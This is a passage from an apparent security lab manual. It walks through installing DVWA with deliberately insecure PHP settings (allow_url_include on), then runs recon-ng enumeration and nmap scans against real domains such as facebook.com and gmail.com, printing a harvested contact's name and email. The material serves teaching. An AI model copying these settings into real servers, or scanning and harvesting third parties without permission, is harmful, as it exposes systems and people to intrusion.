# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @diginiinja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'name';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port' ]    = '3306';

```

Step10: Now save and close the file,

CTRL + O (SAVE)

CTRL+X (CLOSE)

Step11: Configure the user to the database, start and access the MySQL database

> service mysql start

> mysql -u root

Step12: Create the database “dvwa”

> create database dvwa

Step13: Create the user for the database “dvwa”

> Create user 'name'@'127.0.0.1' identified by 'password';

Step14: Now grant all privileges to the user,

> Grant all privileges on dvwa.*to'name'@'127.0.0.1' identified by 'password';

```

File  Actions  Edit  View  Help
root@kali:~# service mysql start
root@kali:~# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 51
Server version: 10.3.23-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'name'@'127.0.0.1' identified by 'password';
Query OK, 0 rows affected (0.038 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'name'@'127.0.0.1' identified by 'password';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>

```

Step15: Now configure the apache2 server

> Service apache2 start

Step16: Now change the directory to/etc/php/7.4/apache2 by using **cd/etc/php/7.4/apache2**

Step17: Now edit php.ini file with following changes,

allow_url_fopen=On

allow_url_include=On

Now Save and close the file.

```
File Actions Edit View Help
GNU nano 4.9.3 php.ini

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; http://php.net/upload-tmp-dir
upload_tmp_dir =

; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
```

Step 18: Now open the DVWA Web Application in the browser with following link,


> 127.0.0.1/DVWA

Step 19: Click on“ **Create/Reset Database**”

Step20 : Login with the below credentials

Username: admin

Password: password



Netcraft:

To load the netcraft module.

- **Modules load recon/domains-hosts/netcraft**

To check the source in the module

- **info**

```
[recon-ng][default] > modules load recon/domains-hosts/netcraft
[recon-ng][default][netcraft] > info

Name: Netcraft Hostname Enumerator
Author: thrapt (thrapt@gmail.com)
Version: 1.1

Description:
Harvests hosts from Netcraft.com. Updates the 'hosts' table with the results.

Options:


| Name   | Current Value | Required | Description                              |
|--------|---------------|----------|------------------------------------------|
| SOURCE | tcs.com       | yes      | source of input (see 'info' for details) |



Source Options:
default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string>     string representing a single input
<path>       path to a file containing a list of inputs
query <sql>  database query returning one column of inputs

[recon-ng][default][netcraft] > █
```

To change the source

- **options set source google.com**

To see the output

- **run**

```
Options:


| Name   | Current Value | Required | Description                              |
|--------|---------------|----------|------------------------------------------|
| SOURCE | tcs.com       | yes      | source of input (see 'info' for details) |



Source Options:
default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string>     string representing a single input
<path>       path to a file containing a list of inputs
query <sql>  database query returning one column of inputs

[recon-ng][default][netcraft] > options set source google.com
SOURCE => google.com
[recon-ng][default][netcraft] > run

GOOGLE.COM

[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=google.com
```

Resolve:

To load the resolve module

- **modules load recon/hosts-hosts/resolve**

To check the source in the module

- **info**

```
[recon-ng][default][netcraft] > modules load recon/hosts-hosts/resolve
[recon-ng][default][resolve] > info

Name: Hostname Resolver
Author: Tim Tomes (@lanmaster53)
Version: 1.0

Description:
Resolves the IP address for a host. Updates the 'hosts' table with the results.

Options:


| Name   | Current Value | Required | Description                              |
|--------|---------------|----------|------------------------------------------|
| SOURCE | gmail.com     | yes      | source of input (see 'info' for details) |



Source Options:
default      SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL AND ip_address IS NULL
<string>     string representing a single input
<path>       path to a file containing a list of inputs
query <sql>  database query returning one column of inputs

Comments:
* Note: Nameserver must be in IP form.

[recon-ng][default][resolve] > █
```

To change the source

- **options set source facebook.com**

To see the output

- **run**

```
[recon-ng][default][resolve] > options set source facebook.com
SOURCE ⇒ facebook.com
[recon-ng][default][resolve] > run
[*] facebook.com ⇒ 157.240.228.35
[recon-ng][default][resolve] > █
```

Hackertarget:

To load the hackertarget module

- **modules load recon/domains-hosts/hackertarget**

To check the source in the module

- **info**

```
[recon-ng][default][resolve] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info

Name: HackerTarget Lookup
Author: Michael Henriksen (@michenriksen)
Version: 1.1

Description:
Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name      Current Value  Required  Description
  SOURCE    gmail.com       yes       source of input (see 'info' for details)

Source Options:
  default   SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>   string representing a single input
  <path>     path to a file containing a list of inputs
  query <sql> database query returning one column of inputs

[recon-ng][default][hackertarget] > █
```


To change the source

Options set source facebook.com

To see the output

run

```
[recon-ng][default][hackertarget] > options set source facebook.com
SOURCE ⇒ facebook.com
[recon-ng][default][hackertarget] > run █
```



```
File  Actions  Edit  View  Help
[*] Ip_Address: 31.13.83.196
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: edge-services-fbonly-shv-01-mad1.facebook.com
[*] Ip_Address: 31.13.83.195
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: dohproxy-shv-01-mad1.facebook.com
[*] Ip_Address: 31.13.83.192
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
```

whois_pocs:

To load the whois_pocs module

- **modules load recon/domains-contacts/whois_pocs**

To check the source in the module

- **info**

```
[recon-ng][default][hackertarget] > modules load recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > info

Name: Whois POC Harvester
Author: Tim Tomes (@lanmaster53)
Version: 1.0

Description:
Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
'contacts' table with the results.

Options:


| Name   | Current Value | Required | Description                              |
|--------|---------------|----------|------------------------------------------|
| SOURCE | gmail.com     | yes      | source of input (see 'info' for details) |



Source Options:
default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string>     string representing a single input
<path>       path to a file containing a list of inputs
query <sql>  database query returning one column of inputs


[recon-ng][default][whois_pocs] > █
```

To change the source

- **options set source facebook.com**

To see the output

- **run**



```
File Actions Edit View Help
[recon-ng][default][whois_pocs] > options set source facebook.com
SOURCE => facebook.com
[recon-ng][default][whois_pocs] > run

FACEBOOK.COM


[*] URL: http://whois.arin.net/rest/pocs;domain=facebook.com
[*] URL: http://whois.arin.net/rest/poc/BST184-ARIN
[*] Country: United States
[*] Email: bstout@facebook.com
[*] First Name: Brandon
[*] Last Name: Stout
[*] Middle Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Chicago, IL
[*] Title: Whois contact
[*]
[*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN
[*] Country: United States
[*] Email: domain@facebook.com
[*] First Name: None
[*] Last Name: Operations
[*] Middle Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Menlo Park, CA
[*] Title: Whois contact
[*]

SUMMARY

[*] 2 total (2 new) contacts found.
[recon-ng][default][whois_pocs] > █
```

2b). Finding live hosts, operating systems, open ports and firewalls information using nmap.


Nmap: Procedure: Step1: Enter nmap url in the command prompt (for example www.gmail.com)



```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~$ nmap gmail.com  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 02:06 EST  
Nmap scan report for gmail.com (142.250.183.5)  
Host is up (0.034s latency).  
Other addresses for gmail.com (not scanned): 2404:6800:4009:820::2005  
rDNS record for 142.250.183.5: bom07s30-in-f5.1e100.net  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 37.97 seconds  
[kali@kali]~$
```


Step2: nmap -O ipaddress.

It shows which operating system is used for the particular ip address.



```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~$ nmap -O 192.168.88.143  
TCP/IP fingerprinting (for OS scan) requires root privileges.  
QUITTING!  
[kali@kali]~$ sudo nmap -O 192.168.88.143  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 01:55 EST  
Nmap scan report for 192.168.88.143  
Host is up (0.000037s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6.32  
OS details: Linux 2.6.32  
Network Distance: 0 hops  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds  
[kali@kali]~$
```


Step3: nmap -p 80 ipaddress (to check whether the http port no is opened or closed)



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the command `sudo nmap -p 80 192.168.88.143` and its output. The output indicates that the host is up and that port 80/tcp is open and serving the http service.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -p 80 192.168.88.143  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 01:58 EST  
Nmap scan report for 192.168.88.143  
Host is up (0.000032s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds  
(kali@kali)-[~]  
$
```


Step4: To check multiple prots at a time command is nmap-p21, 80, 8080 ipaddress



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the command `sudo nmap -p 21,80,8080 192.168.88.143` and its output. The output indicates that the host is up and that port 21/tcp is closed (ftp), port 80/tcp is open (http), and port 8080/tcp is closed (http-proxy).

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -p 21,80,8080 192.168.88.143  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 01:59 EST  
Nmap scan report for 192.168.88.143  
Host is up (0.000021s latency).  
  
PORT      STATE SERVICE  
21/tcp    closed ftp  
80/tcp    open  http  
8080/tcp  closed http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds  
(kali@kali)-[~]  
$
```

